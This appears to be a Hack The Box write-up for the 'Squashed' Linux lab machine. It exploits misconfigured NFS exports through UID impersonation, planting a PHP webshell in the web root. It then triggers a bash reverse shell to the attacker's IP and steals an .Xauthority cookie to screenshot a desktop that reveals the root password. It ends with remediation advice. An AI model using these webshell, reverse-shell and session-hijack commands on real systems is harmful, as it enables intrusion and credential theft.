Squashed writeup
Box name: Squashed
Difficulty: Easy
OS: Linux
Overview: Squashed is an Easy Difficulty Linux machine that features a combination of both identifying and leveraging misconfigurations in NFS shares through impersonating users. Additionally, the box incorporates the enumeration of an X11 display into the privilege escalation by having the attacker take a screenshot of the current Desktop.
Link: https://app.hackthebox.com/machines/Squashed?sort_by=created_at&sort_type=desc
Machine IP: 10.129.228.109
Ran rustscan against the machine.
rustscan -a 10.129.228.109 –ulimit 5000 -b 2000 — -A -Pn


Right away from the name I’m assuming this has to do with root squashing that I have a brief understanding of. I also see port 2049 open. I can see some shares.
showmount -e 10.129.228.109
Mounted the /home/ross drive.

Cd’ing to documents we see a Passwords.kdbx. This is a Keepass file. It’s password protected when opening. Tried cracking but unfortunately unable to. Since we have access to /var/www/html I’m thinking we can get a webshell from port 80 instead. Mounted this drive instead.
sudo mount -t nfs 10.129.228.109:/var/www/html ~/fknhack/squashed/webroot -o nolock
Ran nmap script to get UID that we need.
nmap -p 111 –script nfs-ls 10.129.228.109
Created an account with proper UID we can use to drop a file.
sudo useradd -u 2017 pwn
sudo su pwn
I was stuck for a while but I had to give the user pwn access to my current directories. Created a rev shell.
echo ‘<?php system($_GET[cmd]); ?>’ > /tmp/shell.php
Moved it to the share.
sudo -u pwn cp /tmp/shell.php /home/scb/fknhack/squashed/webroot/shell.php
Then confirmed it worked.
curl http://10.129.228.109/shell.php?cmd=id

Time to get a full rev shell. Set up a listener.
Nc -lvnp 1337
Then triggered it.
curl “http://10.129.228.109/shell.php?cmd=bash+-c+’bash+-i+>%26+/dev/tcp/10.10.16.147/1337+0>%261′”

Got user.txt

Stabilized our shell.
python3 -c ‘import pty; pty.spawn(“/bin/bash”)’

In /home there is a ross that we may need to laterally move to considering what we found earlier but lets check out what we have now.
Set up a httpserver to transfer over linepeas.
sudo python3 -m http.server 80
Downloaded it to the victim machine.
curl http://10.10.16.147:80/linpeas.sh -o linpeas.sh
Then ran linpeas. From the output it looks like the keepass file is definitely our path. It also looks like ross is logged in and keepass is running so maybe we can screenshot his sessions. We can add a user ross to do the same thing as we did earlier.
sudo useradd -u 1001 ross
sudo su ross
And we can copy .Xauthority
cp /home/scb/fknhack/squashed/ross/.Xauthority /tmp/.Xauthority
Exit


We can then edit the permissions.

Then transfer it over our other share.
sudo -u pwn cp /tmp/.Xauthority /home/scb/fknhack/squashed/webroot/.Xauthority
With our shell we can copy it then screenshot then send it to our machine.
cp /var/www/html/.Xauthority /tmp/.Xauthority
DISPLAY=:0 XAUTHORITY=/tmp/.Xauthority xwd -root -silent -out /tmp/screen.xwd
cd /tmp && python3 -m http.server 8888


wget http://10.129.228.109:8888/screen.xwd -O ~/fknhack/screen.xwd
convert ~/fknhack/screen.xwd ~/fknhack/screen.png
eog screen.png

root:cah$mei7rai9A

And we can switch user from our shell (sshing directly into the device seems to not work).
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 80 (HTTP), 111 (RPC), and 2049 (NFS). The box name and NFS port immediately suggested NFS misconfiguration. Enumerated available NFS shares.
rustscan -a 10.129.228.109 –ulimit 5000 -b 2000 — -A -Pn showmount -e 10.129.228.109
2 – NFS share enumeration and UID impersonation Found two NFS exports, /home/ross and /var/www/html. Mounted /home/ross and found a KeePass database in the Documents folder. Attempted to crack it without success. Mounted /var/www/html and used nmap NFS scripts to identify the UID of the share owner. Created a local user with the matching UID to impersonate the owner and gain write access to the web root.
sudo mount -t nfs 10.129.228.109:/var/www/html ~/fknhack/squashed/webroot -o nolock nmap -p 111 –script nfs-ls 10.129.228.109 sudo useradd -u 2017 pwn
3 – Initial Access – PHP webshell upload As the impersonated user, wrote a PHP webshell to the NFS-mounted web root and confirmed execution via curl. Triggered a bash reverse shell and obtained a foothold as the web application user. Retrieved user.txt.
echo ‘<?php system($_GET[cmd]); ?>’ > /tmp/shell.php curl “http://10.129.228.109/shell.php?cmd=bash+-c+’bash+-i+>%26+/dev/tcp/10.10.16.147/1337+0>%261′”
4 – X11 session hijack via .Xauthority theft Ran LinPEAS and identified that ross was logged in with an active X11 session and KeePass running. Created a local user matching ross’s UID to access the mounted /home/ross share and copied the .Xauthority cookie file. Transferred it into the web shell session via the NFS web root mount. Used the stolen cookie to authenticate to the X11 display and took a screenshot of ross’s desktop, which showed the KeePass database open with the root password visible.
sudo useradd -u 1001 ross cp /home/scb/fknhack/squashed/ross/.Xauthority /tmp/.Xauthority DISPLAY=:0 XAUTHORITY=/tmp/.Xauthority xwd -root -silent -out /tmp/screen.xwd convert ~/fknhack/screen.xwd ~/fknhack/screen.png
5 – Root Used the root password visible in the KeePass screenshot to switch to root from the existing shell. Retrieved root.txt.
Credentials recovered: root:cah$mei7rai9A
Key Takeaways
- NFS shares with no_root_squash or weak UID controls – Both NFS exports allowed access based purely on local UID matching with no authentication. Creating a local user with the matching UID was sufficient to gain full read and write access to the share. NFS exports must use root_squash and all_squash where appropriate and access must be restricted to specific trusted client IPs.
- Web root exposed via NFS with write access – The /var/www/html directory was writable via NFS, allowing direct upload of a PHP webshell without any authentication or vulnerability exploitation beyond UID spoofing. Web roots must never be exported via NFS and must be read-only for all accounts except dedicated deployment service accounts.
- X11 display accessible without authentication – The X11 session for ross was accessible to any process that could obtain the .Xauthority cookie file. X11 forwarding and local display access must be restricted and display sessions must not be left unattended with sensitive applications open.
- Sensitive credentials visible on an unattended desktop – The root password was visible in an open KeePass window on ross’s desktop. Sensitive credentials must never be left visible on screen and screen lock must be enforced after a short idle timeout on all systems.
- KeePass database accessible via NFS mount – The KeePass file in ross’s home directory was readable through the NFS share, allowing offline cracking attempts. Home directories must not be exported via NFS and sensitive credential stores must have restrictive file permissions.
Remediation
[Immediate] Secure all NFS exports Audit all NFS exports and apply root_squash and all_squash options to prevent UID-based impersonation. Restrict each export to specific trusted client IP addresses using the hosts option in /etc/exports. Remove the /var/www/html export entirely as web roots must never be served over NFS.
[Immediate] Remove write access from the web root NFS export If any NFS export of web content is operationally required, mount it read-only. Audit the current web root for any files uploaded through the NFS write access and remove any webshells or unauthorized files.
[Immediate] Restrict X11 display access Disable X11 forwarding in the SSH configuration by setting X11Forwarding no in sshd_config. Restrict local display access using xhost and ensure .Xauthority files are readable only by the owning user with mode 600. Implement a screen lock policy requiring authentication after a short idle timeout.
[Short-term] Enforce screen lock and clean desk policy Configure automatic screen lock after a maximum of 5 minutes of inactivity on all systems with active desktop sessions. Implement a policy requiring all sensitive applications including password managers to be locked or closed when the workstation is unattended.
[Short-term] Restrict home directory NFS exports Home directories must not be exported via NFS. If remote home directory access is operationally required, implement it through an authenticated and encrypted protocol such as SSHFS. Apply mode 700 to all home directories to prevent cross-user access.
[Long-term] Implement an NFS hardening baseline and audit program Define a hardening standard for all NFS deployments covering export restrictions, squash options, client IP allowlists, and prohibited export paths. Include NFS services in regular vulnerability scans and penetration tests. Conduct a periodic audit of all active NFS exports across the environment to identify and remediate misconfigurations.


Leave a Reply